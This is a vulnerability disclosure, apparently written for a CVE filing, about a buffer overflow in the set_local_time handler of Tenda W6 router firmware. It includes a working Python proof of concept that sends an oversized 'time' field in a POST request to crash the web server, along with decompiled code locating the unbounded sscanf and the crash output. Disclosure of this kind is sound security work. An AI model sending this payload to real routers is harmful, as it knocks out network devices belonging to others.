CVE Report - Buffer Overflow Vulnerability in Tenda w6_s_v1.0.0.4_510_en Routers

Vulnerability Title

Buffer Overflow Vulnerability in w6_s_v1.0.0.4_510_en Router.

Vulnerability Description

Tenda w6_s_v1.0.0.4_510_en devices have a Buffer Overflow vulnerability in the set_local_time function,which allows remote attackers to cause web server crash via parameter time passed to the binary through a POST request.


POC

```
import requests

target_url = 'http://172.17.0.8/login/Auth'

target_headers = {'Host' : '172.17.0.8',
'Content-Length' : '65',
'Accept' : '*/*',
'X-Requested-With' : 'XMLHttpRequest',
'User-Agent' : 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36',
'Content-Type' : 'application/x-www-form-urlencoded; charset=UTF-8',
'Origin' : 'http://172.17.0.8',
'Referer' : 'http://172.17.0.8/main.html',
'Accept-Encoding' : 'gzip, deflate',
'Accept-Language' : 'en-US,en;q=0.9',
'Cookie' : 'user=',
'Connection' : 'close'}
p1 = {
    'usertype':'admin',
    'password':'',
    'username':'',
    'time':'a'*5000+';1'+';1'+';1'+';1'+';1'
}
```

```
requests.post(target_url, headers = target_headers, data = p1,
verify = False, timeout = 1)
```


Cause Analysis

The websGetVar function accepts external data. The user affects s by setting the time value. After sscanf, it enters v9 cause crash.



```
int __fastcall set_local_time(int a1)
{
  int v1; // $v1
  int result; // $v0
  int v3; // $v0
  time_t v4; // [sp+28h] [+28h]
  int v5; // [sp+2Ch] [+2Ch]
  FILE *stream; // [sp+30h] [+30h]
  char *s; // [sp+38h] [+38h]
  struct tm v8; // [sp+3Ch] [+3Ch] BYREF
  _DWORD v9[8]; // [sp+68h] [+68h] BYREF
  _DWORD v10[8]; // [sp+88h] [+88h] BYREF
  _DWORD v11[8]; // [sp+A8h] [+A8h] BYREF
  _DWORD v12[8]; // [sp+C8h] [+C8h] BYREF
  _DWORD v13[8]; // [sp+E8h] [+E8h] BYREF
  _DWORD v14[8]; // [sp+108h] [+108h] BYREF
  char v15[128]; // [sp+128h] [+128h] BYREF
  time_t v16; // [sp+1A8h] [+1A8h] BYREF
  struct timeval v17; // [sp+1ACh] [+1ACh] BYREF

  memset(v9, 0, sizeof(v9));
  memset(v10, 0, sizeof(v10));
  memset(v11, 0, sizeof(v11));
  memset(v12, 0, sizeof(v12));
  memset(v13, 0, sizeof(v13));
  memset(v14, 0, sizeof(v14));
  memset(v15, 0, sizeof(v15));
  v5 = 0;
  s = (char *)websGetVar(a1, "time", &dword_4A283C);
  v1 = sscanf(s, "%[^;];%[^;];%[^;];%[^;];%[^;];%[^;]", v9, v10, v11, v12, v13, v14);
```

Attack effect



```
connect to server failed.
web [172.17.0.1] login time expired.
Segmentation fault (core dumped)
# 
```

Suggested Fix

It is recommended to update to the version of w6_s_v1.0.0.4_510_en router to fix this vulnerability.